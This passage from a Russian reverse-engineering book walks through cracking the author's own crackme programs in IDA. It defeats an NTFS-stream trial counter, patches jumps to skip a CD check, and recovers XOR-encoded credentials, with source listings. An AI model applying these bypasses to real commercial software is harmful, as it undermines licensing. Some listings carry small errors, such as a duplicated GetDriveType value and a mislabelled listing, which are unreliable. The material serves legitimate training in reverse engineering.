программу в дизассемблере IDA. Найдем в окне **Imports (View | Open sub-views | Imports)** функцию `ReadFile` и перейдем по перекрестным ссылкам в то место программы, где эта функция используется. Если программа читает значения из потоков, то она должна их каким-то образом преобразовывать в "нормальное" число, которое затем будет отображать в `MessageBox`. Можно, конечно, поискать в **Imports** и функцию `WriteFile`, в обоих случаях алгоритм, оперирующий значениями потоков, должен быть где-то рядом. Вот интересный отрывок из IDA, который я вынес в листинг II.6.10, а.

#### Листинг II.6.10, а. Чтение значений из потоков

```
.text:00401137      call     esi                ; ReadFile
.text:00401139      mov     edx, hObject
.text:0040113F      push    0                  ; lpOverlapped
.text:00401141      push    offset NumberOfBytesRead; lpNumberOfBytesRead
.text:00401146      push    4                  ; nNumberOfBytesToRead
.text:00401148      push    offset Text        ; lpBuffer
.text:0040114D      push    edx                ; hFile
.text:0040114E      call    esi                ; ReadFile
.text:00401150      push    offset Buffer       ; char *
.text:00401155      call    _atoi
.text:0040115A      push    offset Text        ; char *
.text:0040115F      mov     dword_408D00, eax
.text:00401164      call    _atoi
.text:00401169      mov     esi, ds:CloseHandle
.text:0040116F      add     esp, 8
.text:00401172      mov     dword_408D08, eax
.text:00401177      mov     eax, hFile
.text:0040117C      push    eax                ; hObject
.text:0040117D      call    esi                ; CloseHandle
.text:0040117F      mov     ecx, hObject
.text:00401185      push    ecx                ; hObject
.text:00401186      call    esi                ; CloseHandle
.text:00401188      mov     eax, dword_408D00
.text:0040118D      mov     edx, dword_408D08
.text:00401193      xor     eax, edx
.text:00401195      dec     eax
.text:00401196      mov     dword_408D08, eax
.text:0040119B      jnz     short loc_4011BF
```

Видно, что `ReadFile` вызывается два раза, при этом в первом случае результат заносится по адресу `408D00` оператором `MOV dword_408D00, EAX`, а во втором — по адресу `408D08` оператором `MOV dword_408D08, EAX`. После чтения над полу-

ченными двумя значениями выполняется команда XOR оператором XOR EAX, EDX. В конце значение в EAX уменьшается на единицу (DEC EAX) и заносится обратно по адресу 408D08. Очевидно, что в одном потоке хранится "зашифрованное" с помощью XOR значение счетчика, а во втором — число (надо полагать генерирующееся каждый раз случайным образом), которое позволяет "расшифровать" счетчик. Экспериментируя, нетрудно убедиться, что зашифрованный счетчик хранится в потоке stream.exe:sklyaroff, присоединенном к файлу. Чтобы счетчик сделать "вечным", достаточно занести в тот или другой поток отрицательное значение — это можно сделать из командной строки, например:

```
E:\STREAM>echo -1 > stream.exe:sklyaroff
```

В листинге II.6.10, б показан исходный код программы stream.exe. Исходный код, файл проекта и прочие вспомогательные файлы можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.10\stream.

**Листинг II.6.10, б. Исходный код программы stream.exe**

```
#include <windows.h>
#include <stdlib.h>
#include <stdio.h>
#include <time.h>
void WriteStream(void);
void WriteStream2(void);
HANDLE hStream;
HANDLE hStream2;
DWORD dwRet;
char Key[4];
char Count[4];
int nCounter;
int nCounter2;
int main()
{
    char cFileSystemNameBuffer[0x80];
    DWORD dwFileSystemNameSize;
    GetVolumeInformation (NULL, NULL, NULL, NULL, NULL,
                          NULL, cFileSystemNameBuffer, 0x80);
    if (strcmp(cFileSystemNameBuffer, "NTFS"))    // Файл запущен под NTFS?
    {
        MessageBox(NULL, "Please, start this program under NTFS.",
                    "Error", MB_OK);
        return 1;
    }
}
```

```
// Открытие на чтение первого потока
hStream = CreateFile("stream.exe:sklyaroff", GENERIC_READ, 0,
    NULL, OPEN_EXISTING, 0, NULL);
// Если не удалось открыть первый поток (программа запускается впервые)
if (hStream == INVALID_HANDLE_VALUE)
{
    WriteStream ();
    nCounter2=10;
    sprintf(Count, "%d", nCounter2);
    MessageBox(NULL, Count, "The trial count", MB_OK|MB_ICONASTERISK);

    nCounter2 = nCounter2 ^ nCounter;
    WriteStream2 ();
    return 1;
}
// Открытие на чтение второго потока
hStream2 = CreateFile("sklyaroff", GENERIC_READ, 0, NULL,
    OPEN_EXISTING, 0, NULL);
// Чтение содержимого обоих потоков
ReadFile(hStream, Key, sizeof(Key), &dwRet, NULL);
ReadFile(hStream2, Count, sizeof(Count), &dwRet, NULL);
nCounter=atoi(Key);
nCounter2=atoi(Count);
CloseHandle(hStream);
CloseHandle(hStream2);
// XOR друг на друга считанных значений из потоков для получения
// реального значения счетчика
nCounter2 = nCounter2 ^ nCounter;
// Уменьшение счетчика на единицу
nCounter2--;
// Если счетчик равен нулю, вывод информации об истечении срока
if (nCounter2==0) {
    MessageBox(NULL, "Your trial has expired!", "The End", MB_OK);
    return 1;
}
sprintf(Count, "%d", nCounter2);
MessageBox(NULL, Count, "The trial count", MB_OK|MB_ICONASTERISK);
WriteStream ();
// Повторный XOR друг на друга значений из потоков в целях шифровки
nCounter2 = nCounter2 ^ nCounter;
WriteStream2 ();
return 0;
```

```
// Функция записи в первый поток
void WriteStream (void) {

// Открытие на запись первого потока
    hStream = CreateFile("stream.exe:sklyaroff", GENERIC_WRITE,
                        FILE_SHARE_WRITE, NULL, OPEN_ALWAYS, NULL, NULL);
// Получение случайного значения
    srand (time(NULL));
    nCounter=33+rand()%66;
    sprintf(Key, "%d", nCounter);
// Запись случайного значения в первый поток
    WriteFile(hStream, Key, sizeof(Key), &dwRet, NULL);
    CloseHandle(hStream);
}

// Функция записи во второй поток
void WriteStream2 (void) {
// Открытие на запись второго потока
    hStream2 = CreateFile(":sklyaroff", GENERIC_WRITE, FILE_SHARE_WRITE,
                        NULL, OPEN_ALWAYS, NULL, NULL);
    sprintf(Count, "%d", nCounter2);
// Запись реального счетчика во второй поток
    WriteFile(hStream2, Count, sizeof(Count), &dwRet, NULL);
    CloseHandle(hStream2);
}
```

## 6.11. CD crack

Откроем файл cdcrack.exe в дизассемблере IDA. Чтобы определить, вставлен ли компакт-диск в CD-ROM (DVD-ROM/RW), программа наверняка должна сначала узнать, какой букве соответствует устройство в системе. Для этого обычно используется API-функция `GetDriveType`. Найдем ее в дизассемблированном листинге (листинг II.6.11, а), для чего удобно воспользоваться окном **Imports** в IDA. Вот описание функции, взятое из MSDN:

```
UINT GetDriveType(
LPCTSTR lpRootPathName // address of root path
);
```

Функция возвращает следующие целые значения:

```
0 DRIVE_UNKNOWN    The drive type cannot be determined.
1 DRIVE_NO_ROOT_DIR The root directory does not exist.
2 DRIVE_REMOVABLE   The drive can be removed from the drive.
4 DRIVE_FIXED       The disk cannot be removed from the drive.
```

```

4 DRIVE_REMOTE      The drive is a remote (network) drive.
5 DRIVE_CDROM       The drive is a CD-ROM drive.
6 DRIVE_RAMDISK     The drive is a RAM disk.

```

Как видно, в листинге II.6.11, а происходит проверка возвращаемого значения на равенство 5 (DRIVE\_CDROM). Понятно, что при замене этого значения на 2 (DRIVE\_REMOVABLE) программа вместо устройства для компакт-дисков будет искать дисковод. Это легко проверить, изменив данный байт с помощью HIEW (предоставляю это читателю). Таким образом, мы решили первую подзадачу! Теперь проанализируем дизассемблированный листинг дальше, чтобы понять, как решить следующую подзадачу.

После выполнения проверки на равенство пяти совершается переход по адресу loc\_4011A4 (листинг II.6.11, б).

#### Листинг II.6.11, а. Определение типа устройства

```

.text:00401172 loc_401172:      ; CODE XREF: WinMain(x,x,x,x)+F3↓j
.text:00401172                mov     eax, [edi]
.text:00401174                push   eax             ; lpRootPathName
.text:00401175                call  ebx; GetDriveTypeA
.text:00401177                cmp    eax, 5
.text:0040117A                jz     short loc_4011A4
.text:0040117C                inc    esi
.text:0040117D                add    edi, 4
.text:00401180                cmp    esi, 1Ah
.text:00401183                jl     short loc_401172

```

Здесь мы видим API-функцию GetVolumeInformation, которая извлекает информацию о диске. Очевидно, эта функция используется для определения того, вставлен компакт-диск в устройство или нет. Сразу после вызова функции осуществляется проверка возвращаемого значения, которая и определяет, будет выведено сообщение "CD not finding" или "CD checked!". Следовательно, если мы поменяем условный переход на противоположный, т. е. JZ на JNZ, то решим вторую подзадачу.

Ну, а третья подзадача решается совсем просто. Достаточно поставить безусловный переход где-нибудь в начале программы, например, по адресу 4011A4 ("затерев" при этом команду mov ecx, [esp+esi\*4+74h+lpRootPathName]), чтобы все проверки пропускались и сразу запускалась диалоговая функция DialogBoxParamA, которая выводит круглое окно с надписью "CD checked!", и все!

В листинге II.6.11, б показан исходный код программы cdcrack.exe. Исходный код, файл проекта и прочие вспомогательные файлы можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.11\cdcrack.

**Листинг II.6.11, б. Проверка наличия диска в CD-ROM**

```

.text:004011A4 loc_4011A4:                ; CODE XREF: WinMain(x,x,x,x)+EA↑j
.text:004011A4                        mov     ecx, [esp+esi*4+74h+lpRootPathName]
.text:004011A8                        push    0                ; nFileSystemNameSize
.text:004011AA                        push    0                ; lpFileSystemNameBuffer
.text:004011AC                        push    0                ; lpFileSystemFlags
.text:004011AE                        push    0                ; lpMaximumComponentLength
.text:004011B0                        push    0                ; lpVolumeSerialNumber
.text:004011B2                        push    0                ; nVolumeNameSize
.text:004011B4                        push    0                ; lpVolumeNameBuffer
.text:004011B6                        push    ecx              ; lpRootPathName
.text:004011B7                        call    ds:GetVolumeInformationA
.text:004011BD                        test    eax, eax
.text:004011BF                        jz      short loc_401185
.text:004011C1                        mov     edx, [esp+74h+hInstance]
.text:004011C5                        push    0                ; dwInitParam
.text:004011C7                        push    offset DialogFunc; lpDialogFunc
.text:004011CC                        push    0                ; hWndParent
.text:004011CE                        push    offset TemplateName; lpTemplateName
.text:004011D3                        push    edx              ; hInstance
.text:004011D4                        call    ds:DialogBoxParamA; Create a modal
dialog box from a
.text:004011D4                        ; dialog box template resource
.text:004011DA                        pop     edi
.text:004011DB                        pop     esi
.text:004011DC                        xor     eax, eax
.text:004011DE                        pop     ebx
.text:004011DF                        add     esp, 68h
.text:004011E2                        retn    10h
.text:004011E2 _WinMain@16            endp

```

**Листинг II.6.11, в. Исходный код программы cdcrack.exe**

```

#include <windows.h>
#include "resource.h"

BOOL CALLBACK DlgProc(HWND hDlg, UINT msg, WPARAM wParam, LPARAM lParam)
{
    HRGN hRgn;
    RECT rc, rt;
    switch(msg)

```

```

{
// В обработчике события WM_INITDIALOG выводим круглое окно
case WM_INITDIALOG:
    GetWindowRect(hDlg, &rc);
    OffsetRect(&rc, -rc.left, -rc.top);
    DeleteObject(hRgn);
    hRgn = CreateEllipticRgnIndirect(&rc);
    SetWindowRgn(hDlg, hRgn, TRUE);
break;
case WM_COMMAND:
if(wParam == IDC_OK)
    EndDialog(hDlg, 0);
break;
}
return 0;
}

int APIENTRY WinMain(HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPSTR      lpCmdLine,
                    int        nCmdShow)
{
char* NameDisk[26]={ "A:", "B:", "C:", "D:", "E:", "F:", "G:", "H:", "I:",
                    "J:", "K:", "L:", "M:", "N:", "O:", "P:", "Q:", "R:",
                    "S:", "T:", "U:", "V:", "W:", "X:", "Y:", "Z:" };

int i, ok=0;
for (i=0; i<26; i++)
{
    if (GetDriveType(NameDisk[i])==5) {ok=1; break;}
}

if (ok==1 && GetVolumeInformation (NameDisk[i], NULL, NULL, NULL, NULL,
                                NULL, NULL, NULL))
{
    DialogBox(hInstance, "CD", HWND_DESKTOP, (DLGPROC)DlgProc);
} else {
    MessageBox (NULL, "CD not finding", "Error", MB_OK);
}
return 0;
}

```

## 6.12. "Санкт-Петербург"

Анализ программы St.Petersburg.exe с помощью утилиты PE iDentifier (<http://peid.has.it>) показывает, что файл был скомпилирован Microsoft Visual Basic 6.0 (рис. II.6.12).






Рис. II.6.12. PE iDentifier определил, что St.Petersburg.exe был создан в среде Microsoft Visual Basic 6.0

О том, что файл написан на Visual Basic, можно догадаться просматривая текст в дизассемблере IDA, об этом свидетельствует наличие функций с приставками `__vb`.

Поищем функции сравнения в коде с помощью IDA. Основными из них в Visual Basic являются следующие пять функций:

- ☐ `__vbstrcomp` — сравнивает 2 строковые переменные;
- ☐ `__vbstrcmp` — сравнивает 2 строковые переменные;
- ☐ `__vbavartsteq` — сравнивает 2 Variant переменные;
- ☐ `__vbaVarCmpEq` — сравнивает 2 Variant переменные;
- ☐ `__vbaFpCmpCy` — сравнивает значение с плавающей точкой с Currency-значением.

На вкладке **Imports** при внимательном рассмотрении обнаружим сразу три функции сравнения: `__vbaStrCmp`, `__vbaVarTstEq` и `__vbaVarCmpEq`.

По перекрестной ссылке перейдем сначала к тому месту в коде, где используется `__vbaStrCmp` (листинг II.6.12, а).

#### Листинг II.6.12, а. Первая функция сравнения

```
.text:00412213          mov     edx, [ebp-5Ch]
.text:00412216          push   edx
.text:00412217          push   offset aHerrings; "herrings"
.text:0041221C          call  ds:__vbaStrCmp
```

В EDX очевидно заносится указатель на введенную пользователем строку, а командой `push offset aHerrings` в стек заносится указатель на строку

"herrings". По числу символов вполне справедливо можно предположить, что herrings — это то, что должно быть введено во второе поле ввода. Теперь нужно узнать, что заносится в первое поле ввода (не более трех символов). Перейдем по перекрестным ссылкам к тому месту в коде, где используется вторая функция сравнения `__vbaVarTstEq` (листинг II.6.12, б).

#### Листинг II.6.12, б. Вторая функция сравнения

```
.text:0041204F      mov     ebx, 3
.text:00412054      push    eax
.text:00412055      push    ecx
.text:00412056      mov     [ebp-0A8h], ebx
.text:0041205C      mov     dword ptr [ebp-0B0h], 8002h
.text:00412066      call    ds:__vbaLenVar
.text:0041206C      lea     edx, [ebp-0B0h]
.text:00412072      push    eax
.text:00412073      push    edx
.text:00412074      call    ds:__vbaVarTstEq
.text:0041207A      test    ax, ax
.text:0041207D      jz      loc_4121B5
```

Судя по предшествующей функции `__vbaLenVar`, которая определяет длину строки, в данном участке кода осуществляется сравнение на длину строки (на равенство трем, о чем говорит число в EBX: `mov ebx, 3`). Если строка не равна трем, то совершается переход по адресу 4121B5 (`jz loc_4121B5`), если равна — выполняется следующий фрагмент кода (листинг II.6.12, в).

#### Листинг II.6.12, в. Преобразования над строкой из первого поля ввода

```
.text:004120EA      test    eax, eax
.text:004120EC      jz      loc_4121BD
.text:004120F2      lea     eax, [ebp-70h]
.text:004120F5      lea     ecx, [ebp-24h]
.text:004120F8      push    eax
.text:004120F9      push    ecx
.text:004120FA      mov     dword ptr [ebp-68h], 1
.text:00412101      mov     dword ptr [ebp-70h], 2
.text:00412108      call    esi; __vbaI4Var
.text:0041210A      push    eax
.text:0041210B      lea     edx, [ebp-34h]
.text:0041210E      lea     eax, [ebp-80h]
.text:00412111      push    edx
```

```
.text:00412112      push     eax
.text:00412113      call    ds:rtcMidCharVar
.text:00412119      lea     ecx, [ebp-80h]
.text:0041211C      lea     edx, [ebp-5Ch]
.text:0041211F      push    ecx
.text:00412120      push    edx
.text:00412121      call    ds:__vbaStrVarVal
.text:00412127      push    eax
.text:00412128      call    ds:rtcAnsiValueBstr
.text:0041212E      xor     eax, 5
.text:00412131      lea     edx, [ebp-0C0h]
.text:00412137      lea     ecx, [ebp-44h]
.text:0041213A      mov     [ebp-0B8h], ax
.text:00412141      mov     dword ptr [ebp-0C0h], 2
.text:0041214B      call    edi; __vbaVarMove
.text:0041214D      lea     ecx, [ebp-5Ch]
.text:00412150      call    ds:__vbaFreeStr
.text:00412156      lea     eax, [ebp-80h]
.text:00412159      lea     ecx, [ebp-70h]
.text:0041215C      push    eax
.text:0041215D      push    ecx
.text:0041215E      push    2
.text:00412160      call    ebx; __vbaFreeVarList
.text:00412162      add     esp, 0Ch
.text:00412165      lea     edx, [ebp-44h]
.text:00412168      push    edx
.text:00412169      call    esi; __vbaI4Var
.text:0041216B      push    eax
.text:0041216C      lea     eax, [ebp-70h]
.text:0041216F      push    eax
.text:00412170      call    ds:rtcVarBstrFromAnsi
.text:00412176      lea     ecx, [ebp-54h]
.text:00412179      lea     edx, [ebp-70h]
.text:0041217C      push    ecx
.text:0041217D      lea     eax, [ebp-80h]
.text:00412180      push    edx
.text:00412181      push    eax
.text:00412182      call    ds:__vbaVarAdd
.text:00412188      mov     edx, eax
.text:0041218A      lea     ecx, [ebp-54h]
.text:0041218D      call    edi; __vbaVarMove
.text:0041218F      lea     ecx, [ebp-70h]
.text:00412192      call    ds:__vbaFreeVar
```

```

.text:00412198      lea     ecx, [ebp-10Ch]
.text:0041219E      lea     edx, [ebp-0FCh]
.text:004121A4      push    ecx
.text:004121A5      lea     eax, [ebp-24h]
.text:004121A8      push    edx
.text:004121A9      push    eax
.text:004121AA      call    ds:__vbaVarForNext
.text:004121B0      jmp     loc_4120EA

```

Несмотря на очень громоздкий код, можно понять, что над каждым символом строки выполняется операция `xor eax, 5`. Далее управление переходит к следующему блоку кода (листинг II.6.12, з).

#### Листинг II.6.12, з. Проверка на равенство числу 333

```

.text:004121BF loc_4121BF:      ; CODE XREF: .text:004121BB↑j
.text:004121BF      mov     eax, 14Dh
.text:004121C4      push    eax
.text:004121C5      call    ds:__vbaStrI2
.text:004121CB      mov     [ebp-68h], eax
.text:004121CE      mov     eax, [ebp+8]
.text:004121D1      push    eax
.text:004121D2      mov     dword ptr [ebp-70h], 8008h
.text:004121D9      mov     ecx, [eax]
.text:004121DB      call    dword ptr [ecx+300h]
.text:004121E1      lea     edx, [ebp-60h]
.text:004121E4      push    eax
.text:004121E5      push    edx
.text:004121E6      call    ds:__vbaObjSet
.text:004121EC      mov     edi, eax
.text:004121EE      lea     ecx, [ebp-5Ch]
.text:004121F1      push    ecx
.text:004121F2      push    edi
.text:004121F3      mov     eax, [edi]
.text:004121F5      call    dword ptr [eax+0A0h]
.text:004121FB      cmp     eax, esi
.text:004121FD      fnclex
.text:004121FF      jge     short loc_412213
.text:00412201      push    0A0h
.text:00412206      push    offset dword_4023A4
.text:0041220B      push    edi
.text:0041220C      push    eax
.text:0041220D      call    ds:__vbaHresultCheckObj
.text:00412213

```

Здесь мы видим, как в EAX заносится загадочное число 14Dh (mov eax, 14Dh). Затем оно преобразуется в строку вызовом функции \_\_vbaStrI2. В конце этого блока кода происходит сравнение, очевидно сравнение на равенство числу 14Dh (333 в десятичной системе счисления). Таким образом, сопоставив эти факты, можно сделать следующий вывод: в первое поле ввода программы должно быть введено число из трех цифр, затем над каждой цифрой выполняется операция xor eax, 5 и результат сравнивается со значением 333 (14Dh). Следовательно, используя свойство обратимости XOR, сделаем точно такую же операцию над числом 333, и в результате получим 666 — это и есть то число, которое должно быть введено в первое поле ввода.

Напомню, что на вкладке **Imports** нами была обнаружена еще одна функция: \_\_vbaVarCmpEq. Но теперь несложно догадаться, что она используется для проверки истинности значений, введенных в первом и втором полях ввода.

Таким образом, в первое поле ввода должно быть введено число 666, а во второе — слово herrings. Предлагаю читателю самому это проверить и посмотреть на "хмельное" лицо автора книги во время пребывания в Санкт-Петербурге.

В листинге II.6.12, д показан исходный код программы St.Petersburg.exe. Исходный код, файл проекта и прочие вспомогательные файлы можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.12\stpetersburg.

#### Листинг II.6.12, д. Исходный код программы St.Petersburg.exe

```
Dim Num As Integer
' Целой переменной Num присваиваем эталонное значение
Num = 333
' В OneText заносим строку из первого поля ввода
OneText = Text1.Text
' Выполнение операции XOR над каждым символом из первого поля ввода
If Len(OneText) = 3 Then
    For i = 1 To 3
        Temp = Asc(Mid(OneText, i, 1)) Xor 5
        OneText1 = OneText1 + Chr(Temp)
    Next
End If
' Сравнение с эталонными значениями
If OneText1 = CStr(Num) And Text2.Text = "herrings" Then
' Если "Истина", закрываем первую рабочую форму (Form1) и показываем
вторую ' форму (Form2) с изображением лица автора
    Unload Form1
    Form2.Show
```

```
' Если "Ложь", показываем "ругательное" сообщение
Else
    MsgBox ("Oh, no !")
End If
End Sub
```

## 6.13. Water

Откроем файл water.exe в дизассемблере IDA Pro. Сразу же в окне **Strings window** увидим такие подозрительные строки:

```
.rdata:0041E038 0000000B C Sklyaroff\n
.rdata:0041E048 00000006 C Ivan\n
```

Когда мы перейдем к тому месту дизассемблированного листинга, где они задействуются, то обнаружим следующий код (листинг II.6.13, а).

### Листинг II.6.13, а. Функции сравнения строк

```
.text:004011C2          push     offset aIvan    ; char *
.text:004011C7          lea      edx, [ebp+var_64]
.text:004011CA          push     edx             ; char *
.text:004011CB          call     __strcmp
.text:004011D0          add      esp, 8
.text:004011D3          test     eax, eax
.text:004011D5          jnz      short loc_4011FE
.text:004011D7          push     offset aSklyaroff; char *
.text:004011DC          lea      eax, [ebp+var_C8]
.text:004011E2          push     eax             ; char *
.text:004011E3          call     __strcmp
.text:004011E8          add      esp, 8
.text:004011EB          test     eax, eax
.text:004011ED          jnz      short loc_4011FE
.text:004011EF          push     offset aOk      ; "OK!!!\n"
.text:004011F4          call     _printf
.text:004011F9          add      esp, 4
.text:004011FC          jmp      short loc_40120B
.text:004011FE; -----
.text:004011FE
.text:004011FE loc_4011FE:          ; CODE XREF: _main+1C6↑j
.text:004011FE          ; _main+1DE↑j
.text:004011FE          push     offset aYouAreLoser; "You are loser!\n"
.text:00401203          call     _printf
.text:00401208          add      esp, 4
```

Как видно, здесь происходит сравнение строк с помощью стандартных функций библиотеки Си `strcmp`. Если сравнение проходит удачно, то на экран (с помощью `printf`) выдается "OK!!!", если нет, то выводится фраза "You are loser!". Очевидно, `Sklyaroff` и `Ivan` являются эталонными строками. Однако если мы попробуем их ввести в качестве пароля и логина на запрос программы, то она "пошлет нас куда подальше". Следовательно, перед сравнением с эталонными строками, введенные пароль и логин проходят какие-то преобразования. Если мы посмотрим код в дизассемблере чуть выше того, что указан в листинге II.6.13, а, то обнаружим следующее (листинг II.6.13, б).

#### Листинг II.6.13, б. Функции создания потоков

```
.text:0040112E      push     offset aEnterLogin; "Enter login:"
.text:00401133      call    _printf
.text:00401138      add     esp, 4
.text:0040113B      push    offset off_420A30
.text:00401140      push    42h
.text:00401142      lea     eax, [ebp+var_64]
.text:00401145      push    eax
.text:00401146      call    _fgets
.text:0040114B      add     esp, 0Ch
.text:0040114E      push    offset aEnterPass; "Enter pass:"
.text:00401153      call    _printf
.text:00401158      add     esp, 4
.text:0040115B      push    offset off_420A30
.text:00401160      push    42h
.text:00401162      lea     ecx, [ebp+var_C8]
.text:00401168      push    ecx
.text:00401169      call    _fgets
.text:0040116E      add     esp, 0Ch
.text:00401171      lea     edx, [ebp+var_64]
.text:00401174      push    edx
.text:00401175      push    0
.text:00401177      push    offset loc_401005
.text:0040117C      call    __beginthread
.text:00401181      add     esp, 0Ch
.text:00401184      mov     [ebp+Handles], eax
.text:0040118A      lea     eax, [ebp+var_C8]
.text:00401190      push    eax
.text:00401191      push    0
.text:00401193      push    offset loc_40100A
.text:00401198      call    __beginthread
.text:0040119D      add     esp, 0Ch
```

```

.text:004011A0      mov     [ebp+var_CC], eax
.text:004011A6      mov     esi, esp
.text:004011A8      push    0FFFFFFFFh      ; dwMilliseconds
.text:004011AA      push    1                ; bWaitAll
.text:004011AC      lea     ecx, [ebp+Handles]
.text:004011B2      push    ecx              ; lpHandles
.text:004011B3      push    2                ; nCount
.text:004011B5      call    ds:WaitForMultipleObjects
.text:004011BB      cmp     esi, esp
.text:004011BD      call    sub_401640        ; __chkesp

```

Здесь мы видим, что сразу же после принятия строк с помощью стандартной функции библиотеки Си `fgets` осуществляется дважды вызов стандартной функции библиотеки Си `_beginthread`, которая занимается тем, что создает поток (thread). Библиотечная функция `WaitForMultipleObjects` приостанавливает работу программы (точнее основного потока) и ожидает завершения выполнения двух созданных потоков (об этом свидетельствует заносимый в стек счетчик `push 2`, а также параметр `push 1`, который IDA недвусмысленно комментирует, как `bwaitAll` ("ждать все")). Таким образом, исследуемая программа является многопоточной, в ходе ее выполнения создаются два потока, и нам нужно теперь выяснить, что они делают. Вот прототип функции `_beginthread`, взятый из MSDN:

```

uintptr_t _beginthread(
    void( __cdecl *start_address)( void *), // стартовый адрес функции
    unsigned stack_size, // размер стека для нового потока или 0
    void *arglist // аргументы, передаваемые в функцию
);

```

В первом параметре заносится стартовый адрес функции, которая будет выполняться в потоке — эту функцию нам и нужно исследовать. В листинге II.6.13, б можно увидеть, что перед обоими вызовами `_beginthread` в стек заносятся адреса нужных нам функций (я их вынес сюда отдельно):

```

...
.text:00401171      lea     edx, [ebp+var_64]
.text:00401174      push    edx
.text:00401175      push    0
.text:00401177      push    offset loc_401005
.text:0040117C      call    __beginthread
...
.text:0040118A      lea     eax, [ebp+var_C8]
.text:00401190      push    eax
.text:00401191      push    0

```



```
.text:00401193          push    offset loc_40100A
.text:00401198          call   __beginthread
...
```

Двойным щелчком мыши по адресу `loc_401005` мы перейдем к коду функции, которая выполняется в первом потоке (листинг II.6.13, в). Стоит отметить, что этой функции передается введенная пользователем строка на запрос `Enter login:` (в переменной `var_64`). В результате даже беглого анализа очевидно, что в листинге II.6.13, в к ASCII-коду каждого символа введенной строки прибавляется единица, т. е. каждый код в таблице ASCII сдвигается на единицу. Следовательно, чтобы перед сравнением с эталонным значением логин принял вид `Ivan`, он должен быть введен как: `Hu`m` (проверьте: прибавьте к каждому коду символа единицу). Таким образом, мы выяснили, что делает первый поток. Теперь точно так же разберем, что делает второй поток, для этого перейдем по адресу `loc_40100A`, где обнаружим следующий код (листинг II.6.13, г). Здесь мы видим, что над ASCII-кодом каждого символа введенной строки выполняется операция XOR со значением `30h` (`xor al, 30h`). Используя свойство обратимости XOR, сделаем точно такую же операцию над кодами символов эталонного пароля `Sklyaroff`, в итоге получим `c\IQB_VV`. После ввода этого набора символов на запрос `Enter pass:` он будет преобразован вторым потоком в `Sklyaroff`.

Таким образом, правильный логин `Hu`m`, а правильный пароль `c\IQB_VV`.

В листинге II.6.10, д показан исходный код программы `water.exe`. Исходный код помещен также на прилагаемом компакт-диске в каталоге `\PART II\Chapter6\6.13\`.

### Примечание

Стоит отметить, что компилировать программу следует при отключенной оптимизации (т. е. как Debug-версию в MS Visual C++), т. к. оптимизация мешает корректной работе потоков.

### Листинг II.6.13, в. Функция, выполняемая в первом потоке

```
.text:0040104F loc_40104F:      ; CODE XREF: _main+691j
.text:0040104F          mov     eax, [ebp+arg_4]
.text:00401052          add     eax, [ebp+var_4]
.text:00401055          movsx   ecx, byte ptr [eax]
.text:00401058          cmp     ecx, 0Ah
.text:0040105B          jz      short loc_40107A
.text:0040105D          mov     edx, [ebp+arg_4]
.text:00401060          add     edx, [ebp+var_4]
.text:00401063          mov     al, [edx]
.text:00401065          add     al, 1
```

```
.text:00401067      mov     ecx, [ebp+arg_4]
.text:0040106A      add     ecx, [ebp+var_4]
.text:0040106D      mov     [ecx], al
.text:0040106F      mov     edx, [ebp+var_4]
.text:00401072      add     edx, 1
.text:00401075      mov     [ebp+var_4], edx
.text:00401078      jmp     short loc_40104F
```

### Листинг II.6.13, г. Функция, выполняемая во втором потоке

```
.text:004010BF loc_4010BF:      ; CODE XREF: _main+D9↓j
.text:004010BF      mov     eax, [ebp+arg_4]
.text:004010C2      add     eax, [ebp+var_4]
.text:004010C5      movsx   ecx, byte ptr [eax]
.text:004010C8      cmp     ecx, 0Ah
.text:004010CB      jz      short loc_4010EA
.text:004010CD      mov     edx, [ebp+arg_4]
.text:004010D0      add     edx, [ebp+var_4]
.text:004010D3      mov     al, [edx]
.text:004010D5      xor     al, 30h
.text:004010D7      mov     ecx, [ebp+arg_4]
.text:004010DA      add     ecx, [ebp+var_4]
.text:004010DD      mov     [ecx], al
.text:004010DF      mov     edx, [ebp+var_4]
.text:004010E2      add     edx, 1
.text:004010E5      mov     [ebp+var_4], edx
.text:004010E8      jmp     short loc_4010BF
```


### Листинг II.6.13, д. Исходный код программы water.exe

```
#include <windows.h>
#include <stdio.h>
#include <string.h>
#include <process.h>
// Функция, выполняемая в первом потоке
void Water(char *param)
{
    int i=0;
    // К коду каждого символа прибавляется единица
    while (param[i] != '\n') {
        ++param[i++];
    }
}
```

```
// Функция, выполняемая во втором потоке
void Water2(char *param)
{
    int i=0;
    // Выполняется XOR '0' (0x30) над кодом каждого символа
    while (param[i] != '\n') {
        param[i++]^='0';
    }
}

int main(int argc, char* argv[])
{
    char login[100];
    char pass[100];
    HANDLE hThread[2];
    // Запрос логина и пароля
    printf("Enter login:"); fgets(login,66,stdin);
    printf("Enter pass:"); fgets(pass,66,stdin);
